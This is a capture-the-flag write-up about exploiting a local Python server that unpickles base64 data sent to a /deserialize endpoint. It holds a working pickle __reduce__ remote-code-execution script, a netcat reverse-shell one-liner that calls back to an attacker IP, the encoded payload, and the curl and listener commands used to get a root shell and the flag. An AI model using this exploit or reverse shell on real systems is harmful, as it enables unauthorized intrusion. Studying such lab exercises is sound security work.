
For this flag we looked on the **telnet** machine on **10.162.2.84** and when doing **ps aux**, we got all the running processes and with this we saw there was a **python server** running on **127.0.0.1:8000** (Locally). After this we tried to curl it and got a 404 api response with a sort of help menu which showed that it used base64 encoded pickle object which is a library in python. To access it we had to make a **GET** request to /**deserialize** with a json object with the data.

With this article we found a way to write a python script to inject a command which would be run on the serverside. To test this we had a reverse shell and then made it into a pickle object and base64 encoded it.

The script:



```
import pickle
import sys
import base64

command = "rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.162.2.81 4445 >/tmp/f"

class rce(object):
    def __reduce__(self):
        import os
        return (os.system,(command,))
print(base64.b64encode(pickle.dumps(rce())))
```

When running it, it printed:
b'gASVbAAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjFFybSAtZiAvdG1wL2Y7bWtmaWZvIC90bXAvZjtjYXQgL3RtcC9mfC9iaW4vc2ggLWkgMj4mMXxuYyAxMC4xNjIuMi44MSA0NDQ1ID4vdG1wL2aUhZRSlC4='

Which is the base64 encoded pickle object.

On the telnet machine we can now run:
curl "http://127.0.0.1:8000/deserialize?data=gASVbAAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjFFybSAtZiAvdG1wL2Y7bWtmaWZvIC90bXAvZjtjYXQgL3RtcC9mfC9iaW4vc2ggLWkgMj4mMXxuYyAxMC4xNjIuMi44MSA0NDQ1ID4vdG1wL2aUhZRSlC4="

This curl makes a GET request to /deserialize with the url appended data containing the base64 pickle command.

And while simultaneously listening with nc -lvnp 4445 and running the curl we got a shell!

The flag from /root:
flag{9c550dbb818c1fed99c708812ed44d9c2c52f8bc25d986}